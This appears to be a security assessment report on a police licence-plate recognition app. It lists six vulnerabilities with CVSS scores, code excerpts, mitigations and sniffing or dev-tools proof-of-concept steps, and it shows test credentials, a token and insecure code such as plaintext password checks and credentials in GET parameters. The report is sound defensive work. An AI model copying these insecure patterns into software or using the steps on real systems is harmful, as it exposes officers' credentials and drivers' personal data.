

1. Vulnerability Analysis

1.1. Analysis Criteria

1.1.1. CIA

[CONFIDENTIALITY] - compromises confidentiality

[INTEGRITY] - compromises integrity

[AVAILABILITY] - compromises availability

1.1.2. Approach (what we did to find the vulnerability)

manual

- | [REVIEW/CODE] - done by reviewing code itself
- | [REVIEW/DESIGN] - done by reviewing documents or code
- | [FUZZING] - done by running fuzzing tools
- v [STATIC] - done by running static analysis tools

toolly

1.1.3. Attack vector (pathway, what attacker obtained)

high opportunity

- | [SERVERINFO] - can attack only with server ip, port
- | [NETWORK] - can attack over the network communicating
- | [CLIENT/ACCESS] - can attack with client accessible
- | [CLIENT/SOURCE] - can attack with client source exposed
- | [CLIENT/PRIVILEGED] - can attack with client accessible with privileged
- | [SERVER/ACCESS] - can attack with server accessible
- v [SERVER/SOURCE] - can attack with server source exposed

low opportunity

1.1.4. Exploit technique

[SQLINJECTION] - for by-passing authentication

[BUFFEROVERFLOW] - reading or writing beyond legitimate area

[WRAPAROUND] - making use of unsinged type wraparound

[FORMATSTRING] - mainly used for leaking data on the stack

[REVEALEDKEY] - decrypting secure data using revealed keys

[SNIFFING] - sniffing packets over the network

[SPOOFING] - so-called, man in the middle attack

[BRUTEFORCE] - trying all possible input until success

[CRAFTPACKET] - crafting and sending a customized packet

[TAMPERING] - modifying system components for a purpose

[WEBDEBBER] - sniffing credentials using web debugger.

[NOSPECIFIED] - no special techniques specified

1.2. Vulnerability List

1.2.1. V01 – UI Webapp in client side send user credential as raw string, not encrypted

Description	[V01] UI Webapp in client side send user credential as raw string, not encrypted																		
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/ACCESS]																
Approach	[REVIEW/DESIGN]	Exploit technique	[SNIFFING]																
Vulnerabilities																			
<ol style="list-style-type: none"> 1. In client side, there are three parts; webapp for UI, local nodejs server and ALPR 2. To communicate between webapp UI and local server, HTTP which is not secured channel is used 3. It causes information disclosure, because data is not encrypted 																			
<pre> graph LR subgraph Client [Client] direction TB C1[webpack-dev-server] --> C2[ReactJS] C2 --> C3[axios(http)] C2 --> C4[socket.io-client] end subgraph InternalServerSide [Internal Server Side] direction TB I1[NodeJS] --> I2[HTTPS] I1 --> I3[HTTP] I1 --> I4[socket.io] end subgraph ALPRLibSide [ALPR Lib Side] direction TB A1[ALPR] --> A2[socket.io-client-cpp] end C3 -- "unsecure channel" --> I3 I3 --> I4 I4 --> A2 </pre>																			
CVSS Score	7.9	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Base Scores</th> <th>Temporal</th> <th>Environmental</th> <th>Overall</th> </tr> </thead> <tbody> <tr> <td>Base: 6.5</td> <td>Temporal: 6.2</td> <td>Environmental: 7.9</td> <td>Overall: 7.9</td> </tr> <tr> <td>Impact: 3.6</td> <td></td> <td>Modified Impact: 5.4</td> <td></td> </tr> <tr> <td>Exploitability: 2.8</td> <td></td> <td></td> <td></td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				Base Scores	Temporal	Environmental	Overall	Base: 6.5	Temporal: 6.2	Environmental: 7.9	Overall: 7.9	Impact: 3.6		Modified Impact: 5.4		Exploitability: 2.8			
Base Scores	Temporal	Environmental	Overall																
Base: 6.5	Temporal: 6.2	Environmental: 7.9	Overall: 7.9																
Impact: 3.6		Modified Impact: 5.4																	
Exploitability: 2.8																			
Consequence / Impact analysis																			
<p>The officer's credential is not only for ALPR service. It may be SSO(Single Sign On) account for police office. So, this officer's credential can be used for following attack like penetrate police office server and connect to police office portal and then steal target data and so on. In addition, store this user credential and use this for another site's dictionary attack. Because people sometimes use same ID/PW on various site. Also, attacker can sell user credential to illegal group and make money</p>																			
Recommended mitigation																			
<p>Use secure communication channel protocol like HTTPS(above TLS version 1.2) between module, instead of HTTP</p>																			
Tools needed	Wireshark(Packet capture)																		
Relative component / source code																			
Local Server - UI webapp																			

```
client/web/src/images/server.js
13
14 // const server = https.createServer(options, app)
15 const server = http.createServer(app);
16 const cors = require('cors');
17 const io = require('socket.io')(server, {
18   cors : {
214   server.listen(4000, function () {
215     var host = server.address().address
216     var port = server.address().port
217   })

```

```
client/web/src/pages/login.js
38 onSubmit: (values) => {
39     const formData = new URLSearchParams();
40     formData.append("email", values.email);
41     formData.append("password", values.password);
42     formData.append("otp", values.otp);
43
44     axios.post('http://localhost:4000/login', null, {
45         params: formData
46     }).then((response => {
47         if(response.data.result.status !== "fail"){
48             sessionStorage.setItem("key", response.data.result.token);
49             onCancel();
50         } else {
51             alert(response.data.result.message);
52         }
53     }));
54 }
55});
```

Proof of concept / How to attack

Constraints:

- Attacker can access client device and run Wireshark for packet capturing

Procedure:

1. Run Wireshark for capturing packets and bind to localhost
 2. Connect to officer UI webpage(<https://localhost:3000>)
 3. Attempt to login with ID/PW/OTP which are provided
 4. Check that user credential is not encrypted(HTTP Protocol) in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
247	20.643870	::1	::1	HTTP	521	/socket.io/?EIO=4&transport=polling&t=07MT58n HTTP/1.1
249	20.646539	::1	::1	HTTP	419	HTTP/1.1 200 OK (text/plain)
254	20.650887	::1	::1	HTTP	521	/socket.io/?EIO=4&transport=polling&t=07MT58s HTTP/1.1
256	20.652216	::1	::1	HTTP	419	HTTP/1.1 200 OK (text/plain)
264	20.978923	::1	::1	HTTP	608	POST /socket.io/?EIO=4&transport=polling&t=07MT5E3&sid=NgBwGxjI92ZQYCQ1AAAE HTTP/1.1 (text/plain)
269	20.980462	::1	::1	HTTP	285	HTTP/1.1 200 OK (text/html)
271	20.981589	::1	::1	HTTP	642	GET /socket.io/?EIO=4&transport=websocket&sid=NgBwGxjI92ZQYCQ1AAAE HTTP/1.1
279	20.987598	::1	::1	HTTP	546	GET /socket.io/?EIO=4&transport=polling&t=07MT5E6&sid=NgBwGxjI92ZQYCQ1AAAE HTTP/1.1
281	20.987944	::1	::1	HTTP	193	HTTP/1.1 101 Switching Protocols
283	20.989336	::1	::1	HTTP	332	HTTP/1.1 200 OK (text/plain)
291	21.003576	::1	::1	HTTP	546	GET /socket.io/?EIO=4&transport=polling&t=07MT5EP&sid=NgBwGxjI92ZQYCQ1AAAE HTTP/1.1
295	21.096727	::1	::1	HTTP	380	HTTP/1.1 200 OK (text/plain)
553	68.318614	::1	::1	HTTP	636	POST /login?email=test%24@gmail.com&password=Asdf%21234&otp=p523863 HTTP/1.1
555	68.595795					
556	68.81939					
559	68.82051					
561	68.82818	Host: localhost:8080				
563	68.82906	Connection: keep-alive				
570	68.94916	Content-Length: 0				
572	68.94945	Accept: application/json, text/plain, */*				
574	68.95101	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36				
576	68.95434	Content-Type: application/x-www-form-urlencoded				
580	68.95822	Sec-GPC: 1				
584	68.95954	Origin: https://localhost:3000				
		Sec-Fetch-Site: cross-site				
		Sec-Fetch-Mode: cors				

1.2.2. V02 – Privacy is exposed in vehicle registration information

Description	[V02] Privacy is exposed in vehicle registration information																		
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/ACCESS]																
Approach	[REVIEW/DESIGN]	Exploit technique	[SNIFFING]																
Vulnerabilities																			
<ol style="list-style-type: none"> 1. In client side, there are three parts; webapp for UI, local nodejs server and ALPR 2. To communicate between webapp UI and local server, websocket which is not secured channel is used 3. It causes information disclosure, because data is not encrypted <pre> graph TD subgraph Client [Client] direction TB A[webpack-dev-server ReactJS axios(http)] --> B[socket.io-client] B -- "unsecure channel" --> C[NodeJS HTTPS HTTP socket.io] C --> D[ALPR socket.io-client-cpp] end C --- E[External Side] C --- F[Internal Server Side] C --- G[ALPR Lib Side] </pre>																			
CVSS Score	7.9	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 25%; text-align: center;"> <p>Base Scores</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Base</td><td>6.5</td></tr> <tr><td>Impact</td><td>3.6</td></tr> <tr><td>Exploitability</td><td>2.8</td></tr> </table> </td> <td style="width: 25%; text-align: center;"> <p>Temporal</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Temporal</td><td>6.2</td></tr> </table> </td> <td style="width: 25%; text-align: center;"> <p>Environmental</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Environmental</td><td>7.9</td></tr> <tr><td>Modified Impact</td><td>5.4</td></tr> </table> </td> <td style="width: 25%; text-align: center;"> CVSS Base Score: 6.5 Impact Subscore: 3.6 Exploitability Subscore: 2.8 CVSS Temporal Score: 6.2 CVSS Environmental Score: 7.9 Modified Impact Subscore: 5.4 Overall CVSS Score: 7.9 </td> </tr> </table> <p style="text-align: right;">Show Equations</p>				<p>Base Scores</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Base</td><td>6.5</td></tr> <tr><td>Impact</td><td>3.6</td></tr> <tr><td>Exploitability</td><td>2.8</td></tr> </table>	Base	6.5	Impact	3.6	Exploitability	2.8	<p>Temporal</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Temporal</td><td>6.2</td></tr> </table>	Temporal	6.2	<p>Environmental</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Environmental</td><td>7.9</td></tr> <tr><td>Modified Impact</td><td>5.4</td></tr> </table>	Environmental	7.9	Modified Impact	5.4	CVSS Base Score: 6.5 Impact Subscore: 3.6 Exploitability Subscore: 2.8 CVSS Temporal Score: 6.2 CVSS Environmental Score: 7.9 Modified Impact Subscore: 5.4 Overall CVSS Score: 7.9
<p>Base Scores</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Base</td><td>6.5</td></tr> <tr><td>Impact</td><td>3.6</td></tr> <tr><td>Exploitability</td><td>2.8</td></tr> </table>	Base	6.5	Impact	3.6	Exploitability	2.8	<p>Temporal</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Temporal</td><td>6.2</td></tr> </table>	Temporal	6.2	<p>Environmental</p> <table border="1" style="margin-left: auto; margin-right: auto;"> <tr><td>Environmental</td><td>7.9</td></tr> <tr><td>Modified Impact</td><td>5.4</td></tr> </table>	Environmental	7.9	Modified Impact	5.4	CVSS Base Score: 6.5 Impact Subscore: 3.6 Exploitability Subscore: 2.8 CVSS Temporal Score: 6.2 CVSS Environmental Score: 7.9 Modified Impact Subscore: 5.4 Overall CVSS Score: 7.9				
Base	6.5																		
Impact	3.6																		
Exploitability	2.8																		
Temporal	6.2																		
Environmental	7.9																		
Modified Impact	5.4																		
Consequence / Impact analysis <p>From vehicle registration, privacy is exposed and stolen by attacker. Attack can know vehicle user's home address and abuse for criminal. Also, attacker can sell privacy to illegal group and make money</p>																			
Recommended mitigation <p>Use WSS(WebSockets over SSL/TLS) for secure data communication channel instead of websocket</p>																			
Tools needed	Wireshark(Packet capture)																		
Relative component / source code																			
Local Server / UI webapp																			

```
client/web/src/images/server.js
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133

if(plateArr.length === 0 || !plateArr.includes(_data[1])){
    plateArr.push(_data[1]);
    const request = https.request(host+"/plate/get?plate_number="+_data[1], options, (response) => {
        let data = '';
        response.on('data', (chunk) => {
            data = data + chunk.toString();
        });
    });

    response.on('end', () => {
        try{
            const body = JSON.parse(data);
            io.to(socketId).emit('queryTimeout', '');
            io.to(socketId).emit('plateInfo', body);
        } catch(e){
            console.log(e);
        }
    });
});
}

client/web/src/pages/index.js
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86

socket.on('plateInfo', (message) => {
    let result = message;
    let data = result.result;

    if(data.status !== "fail"){
        setPlateInfo(oldArr => [data, ...oldArr]);
    } else {
        if(data.message === "Invalid token"){
            alert(data.message + ". Please signin again.");
            sessionStorage.clear();
            setJwt("");
            window.location.reload();
        }
    }
});
```

Proof of concept / How to attack

Constraints:

- Attacker can access client device and run Wireshark for packet capturing

Procedure:

1. Run Wireshark for capturing packets and bind to localhost
 2. Connect to officer UI webpage(<https://localhost:3000>)
 3. Attempt to login with ID/PW/OTP which are provided
 4. Start ALPR service by opening video file "beaver1.avi" and clicking "START ALPR"
 5. Check that vehicle registration info is not encrypted(WebSocket Protocol) in Wireshark

1.2.3. V03 - User credentials are exposed to URL params due to using the 'GET' method.

Description	[V03] User credentials are exposed to URL params due to using the 'GET' method.									
CIA	[CONFIDENTIALITY]	Attack vector	[NETWORK]							
Approach	[REVIEW/CODE]	Exploit technique	[SNIFFING]							
Vulnerabilities										
Using 'Get' method for login API. "https://team-server-dhzve.run.goorm.io/signin?username=test2@gmail.com&password=Asdf!234&otp=932468"										
Relative component / source code										
CVSS Score	7.9	Severity	High							
<p>Common Vulnerability Scoring System Calculator</p> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p> <table border="1"> <tr> <td>CVSS Base Score: 6.5</td> </tr> <tr> <td>Impact Subscore: 3.6</td> </tr> <tr> <td>Exploitability Subscore: 2.8</td> </tr> <tr> <td>CVSS Temporal Score: 6.2</td> </tr> <tr> <td>CVSS Environmental Score: 7.9</td> </tr> <tr> <td>Modified Impact Subscore: 5.4</td> </tr> <tr> <td>Overall CVSS Score: 7.9</td> </tr> </table> <p>Show Equations</p>				CVSS Base Score: 6.5	Impact Subscore: 3.6	Exploitability Subscore: 2.8	CVSS Temporal Score: 6.2	CVSS Environmental Score: 7.9	Modified Impact Subscore: 5.4	Overall CVSS Score: 7.9
CVSS Base Score: 6.5										
Impact Subscore: 3.6										
Exploitability Subscore: 2.8										
CVSS Temporal Score: 6.2										
CVSS Environmental Score: 7.9										
Modified Impact Subscore: 5.4										
Overall CVSS Score: 7.9										
Consequence / Impact analysis										
an attacker can steal user credentials such as user name, password, otp seed. using this information, an attacker can acquire the plate information.										
Recommended mitigation										
Use "POST" method instead of "GET" method in login process.										
Tools needed	Postman									
Proof of concept / How to attack										
<pre>1. server.js app.post('/login', function(req, res){ let email = req.query.email; let password = req.query.password; let otp = req.query.otp; const url = host + "/signin?username=" + email + "&password=" + password + "&otp=" + otp; const request = https.request(url, (response) => { let data = ''; response.on('data', (chunk) => { data = data + chunk.toString(); }); }); 2. server.py </pre>										

```

user_management = Blueprint('usermanagement', __name__, url_prefix='/')

@user_management.route("/signin", methods=['GET','POST'])
def signin():

    if request.method == 'GET':
        form_user = request.args.get("username")
        form_pass = request.args.get("password")
        form_otp = request.args.get("otp")
    else:
        form_user = request.form.get("username")
        form_pass = request.form.get("password")
        form_otp = request.form.get("otp")

```

3. Run Postman
4. make Headers & Params
5. send packet to server

<https://team-server-dhzve.run.goorm.io/signin?username=test2@gmail.com&password=Asdf!234&otp=932468>

6. result (both http and https protocol possible)

The screenshot shows a Postman request configuration and its response. The request method is GET, directed to the URL <https://team-server-dhzve.run.goorm.io/signin?username=test2@gmail.com&password=Asdf!234&otp=932468>. The 'Params' tab is selected, showing three parameters: 'username' (test2@gmail.com), 'password' (Asdf!234), and 'otp' (932468). The 'Body' tab shows the raw JSON response:

```

1   {
2     "result": {
3       "message": "",
4       "status": "success",
5       "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwdWJsaWfawQ101j8ZXNEMk8nbWFpbC8jb28iLCJleHAiOiE2NTcxNzQ0MzI9.wehwbET6DdilJqsFVKs9wgYpv4ATRmRypJYCRjgQ"
6     }
7   }

```

The response status is 200 OK with a time of 128 ms.

1.2.4. V04 - Attacker can disable playback input operation of client's Server.js

Description	[V04] Attacker can disable playback input operation of client's Server.js																		
CIA	[AVAILABILITY]	Attack vector	[CLIENT/ACCESS]																
Approach	[REVIEW/CODE]	Exploit technique	[NOSPECIFIED]																
Vulnerabilities																			
Abnormal selection of input playback file can compromise the Server.js as client broker. Once Server.js doesn't work, it will be never recovered until restarting client system.																			
Relative component / source code																			
Local Server																			
CVSS Score	7.9	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Category</th> <th>Score</th> </tr> </thead> <tbody> <tr> <td>Base</td> <td>5.7</td> </tr> <tr> <td>Impact</td> <td>3.6</td> </tr> <tr> <td>Exploitability</td> <td>2.1</td> </tr> <tr> <td>Temporal</td> <td>5.4</td> </tr> <tr> <td>Environmental</td> <td>7.9</td> </tr> <tr> <td>Modified Impact</td> <td>5.4</td> </tr> <tr> <td>Overall</td> <td>7.9</td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:H/E:P/RL:X/RC:C/CR:L/IR:L/AR:H/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:N/M:I:N/MA:H</p>				Category	Score	Base	5.7	Impact	3.6	Exploitability	2.1	Temporal	5.4	Environmental	7.9	Modified Impact	5.4	Overall	7.9
Category	Score																		
Base	5.7																		
Impact	3.6																		
Exploitability	2.1																		
Temporal	5.4																		
Environmental	7.9																		
Modified Impact	5.4																		
Overall	7.9																		
Consequence / Impact analysis																			
Attacker can disable ALPR system																			
Recommended mitigation																			
Input validation can be a choice to prevent selecting abnormal playback file.																			
Tools needed	NA																		
Proof of concept / How to attack																			
<ol style="list-style-type: none"> Click “파일 선택” and select the normal playback file “START ALPR” click Check displaying playback : normal operation Click “파일 선택” without “STOP ALPR” Select “liblept-DLL.dll” Click “START ALPR” after click “STOP ALPR” Check displaying nothing : normal operation Click “파일 선택” and select the normal playback file Click “START ALPR” Check display nothing : abnormal operation <ul style="list-style-type: none"> - From now on, Playback doesn't work even though selecting normal playback file. - Server.js seems to be malfunctioning and never recovered until killing and restarting. 																			

1.2.5. V05 - User credentials(username, password, otp) are exposed when using the debug tool such as chrome inspector.

Description	[V05] User credentials(username, password, otp) are exposed when using the debug tool such as chrome inspector.									
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/SOURCE]							
Approach	[REVIEW/CODE]	Exploit technique	[WEBDEBBER]							
Vulnerabilities										
User credentials(username, password, otp) are exposed when using the debug tool such as chrome inspector.										
1. login.js source file <pre>function Login(props) { const navigate = useNavigate(); const onCancel = () => { navigate(-1); } const formik = useFormik({ initialValues: { email: 'test@email.com', password: 'test123', otp: '123456' }, validationSchema: Yup.object({ email: Yup .string() .email('Must be a valid email') .max(80) .required('Email is required'), password: Yup .string() .max(255) .required('Password is required'), otp: Yup .number() .required('OTP is required') }), onSubmit: (values) => { const formData = new URLSearchParams(); formData.append("email", values.email); formData.append("password", values.password); formData.append("otp", values.otp); axios.post("http://localhost:4000/login", null, { params: formData }).then((response) => { if(response.data.result.status !== "fail"){ sessionStorage.setItem("key", response.data.result.token); onCancel(); } else { alert(response.data.result.message); } }); } }); }</pre>										
Relative component / source code										
UI webapp <table border="1"> <tr> <td>CVSS Score</td> <td>7.9</td> <td>Severity</td> <td>High</td> </tr> </table>				CVSS Score	7.9	Severity	High			
CVSS Score	7.9	Severity	High							
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <tr> <td>CVSS Base Score: 6.5</td> </tr> <tr> <td>Impact Subscore: 3.6</td> </tr> <tr> <td>Exploitability Subscore: 2.8</td> </tr> <tr> <td>CVSS Temporal Score: 6.2</td> </tr> <tr> <td>CVSS Environmental Score: 7.9</td> </tr> <tr> <td>Modified Impact Subscore: 5.4</td> </tr> <tr> <td>Overall CVSS Score: 7.9</td> </tr> </table> <p>Show Equations</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				CVSS Base Score: 6.5	Impact Subscore: 3.6	Exploitability Subscore: 2.8	CVSS Temporal Score: 6.2	CVSS Environmental Score: 7.9	Modified Impact Subscore: 5.4	Overall CVSS Score: 7.9
CVSS Base Score: 6.5										
Impact Subscore: 3.6										
Exploitability Subscore: 2.8										
CVSS Temporal Score: 6.2										
CVSS Environmental Score: 7.9										
Modified Impact Subscore: 5.4										
Overall CVSS Score: 7.9										
Consequence / Impact analysis										

an attacker can steal user credentials such as user name, password, otp seed. using this information, an attacker can acquire the plate information.

Recommended mitigation

1. Provide the client interface in the form of WebApp because it is possible to block external web debug tools at the WebApp level.
2. Using Javascript Obfuscation technology

Tools needed	Chrome Debug Mode
--------------	-------------------

Proof of concept / How to attack

1. Chrome > More Tool > Developer Tools
2. Select an element in the page to inspect it
3. User credentials(username, password, otp) are exposed

The screenshot shows a 'Sign in' form on a web page. The developer tools are open, with the 'Elements' tab selected. Three input fields are highlighted with red boxes for inspection:

- Email Address:** An input field with the value 'test2@gmail.com' and the ID 'r7tt'.
- Password:** An input field with the value '*****' and the ID 'r7tt'.
- OTP:** An input field with the value '*****' and the ID 'r7tt'.


The developer tools also show the underlying HTML structure for these fields, including their class names and IDs.

```

<div class="MuiFormControl-root MuiFormControl-fullWidth MuiTextField-root css-1hvkis-MuiFormControl-root-HyMuiFormLabel-filled css-1iueir-MuiFormLabel-root MuiInputLabel-animated MuiInputLabel-shrink MuiInputLabel-outlined MuiFormLabel-root MuiFormLabel-filled MuiFormLabel-root MuiInputLabel-root MuiInputBase-colorPrimary MuiInputBase-fullWidth MuiInputBase-formControl css-m2E put-root>
  <input aria-invalid="false" id="r7tt" name="email" type="email" class="MuiOutlinedInput-input MuiInputBase-input css-1t8l2tu-MuiInputBase-root" value="test2@gmail.com">
</div>
<div class="MuiFormControl-root MuiFormControl-fullWidth MuiTextField-root css-1hvkis-MuiFormControl-root-HyMuiFormLabel-filled css-1iueir-MuiFormLabel-root MuiInputLabel-animated MuiInputLabel-shrink MuiInputLabel-outlined MuiFormLabel-root MuiFormLabel-filled MuiFormLabel-root MuiInputLabel-root MuiInputBase-colorPrimary MuiInputBase-fullWidth MuiInputBase-formControl css-m2E put-root>
  <input aria-invalid="false" id="r7tt" name="password" type="password" class="MuiOutlinedInput-input MuiInputBase-input css-1t8l2tu-MuiInputBase-root" value="*****">
</div>
<div class="MuiFormControl-root MuiFormControl-marginNormal MuiFormControl-fullWidth MuiTextField-root css-1hvkis-MuiFormControl-root-HyMuiFormLabel-filled css-1iueir-MuiFormLabel-root MuiInputLabel-animated MuiInputLabel-shrink MuiInputLabel-outlined MuiFormLabel-root MuiFormLabel-filled MuiFormLabel-root MuiInputLabel-root MuiInputBase-colorPrimary MuiInputBase-fullWidth MuiInputBase-formControl css-m2E put-root>
  <input aria-invalid="false" id="r7tt" name="otp" type="password" class="MuiOutlinedInput-input MuiInputBase-input css-1t8l2tu-MuiInputBase-root" value="*****">
</div>

```

1.2.6. V06 - Token is exposed when using the debug tool such as chrome inspector or client console log

Description	[V06] Token is exposed when using the debug tool such as chrome inspector or client console log												
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/SOURCE] [CLIENT/ACCESS]										
Approach	[REVIEW/CODE]	Exploit technique	[WEBDEBBER]										
Vulnerabilities													
Token is exposed when using the debug tool such as chrome inspector or client console log													
see Usermanagement.py													
<pre>@user_management.route('/signin', methods=['GET', 'POST']) def signin(): if request.method == 'GET': form_user = request.args.get("username") form_pass = request.args.get("password") form_otp = request.args.get("otp") else: form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if form_user is None or form_pass is None or form_otp is None: return jsonify({ "status": "fail", "message": "Invalid signin info." }) result, value = valid_username(form_user) if not result: return jsonify(value) data = User.query.filter_by(username=form_user).first() # ID 조회Query 실행 if data is not None: if data.password == form_pass: totp_instance = pyotp.TOTP(data.otp) valid = totp_instance.verify(form_otp) if valid: data.attpcnt = 0 data.passwordattpcnt = 0 db.session.commit() token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45)}, config._JWT_SECRET_KEY_, "HS256") value = { "status": "success", "token": token, "message": "JWT token issued" } else: value = { "status": "fail", "message": "OTP verification failed" } else: value = { "status": "fail", "message": "Incorrect password" } else: value = { "status": "fail", "message": "User not found" } return jsonify(value)</pre>													
Relative component / source code													
UI webapp													
CVSS Score	7.9	Severity	High										
Common Vulnerability Scoring System Calculator													
<p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p>													
 <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>Base Scores</td> <td>6.5, 3.6, 2.8</td> </tr> <tr> <td>Temporal</td> <td>6.2</td> </tr> <tr> <td>Environmental</td> <td>7.9, 5.4</td> </tr> <tr> <td>Overall</td> <td>7.9</td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				Score Type	Score Value	Base Scores	6.5, 3.6, 2.8	Temporal	6.2	Environmental	7.9, 5.4	Overall	7.9
Score Type	Score Value												
Base Scores	6.5, 3.6, 2.8												
Temporal	6.2												
Environmental	7.9, 5.4												
Overall	7.9												
Consequence / Impact analysis													
<p>an attacker can steal user credentials such as jwt token value. using this information, an attacker can acquire the plate information.</p>													
Recommended mitigation													
<ol style="list-style-type: none"> Provide the client interface in the form of WebApp because it is possible to block external web debug tools at the WebApp level. Using Javascript Obfuscation technology 													
Tools needed	Chrome Debug Mode												
Proof of concept / How to attack													

1. Chrome > More Tool > Developer Tools

2. Select an Application Tab

3. Storage > Session Storage

4. find key

5. or check to client console

6. result

The screenshot shows the Google Chrome Developer Tools interface. The 'Application' tab is selected in the top navigation bar. Under the 'Storage' section, 'Session Storage' is chosen. A table lists a single entry: 'key' with a value of a long hex string. Below the table, the 'Console' tab is active, displaying the following JSON output:


```
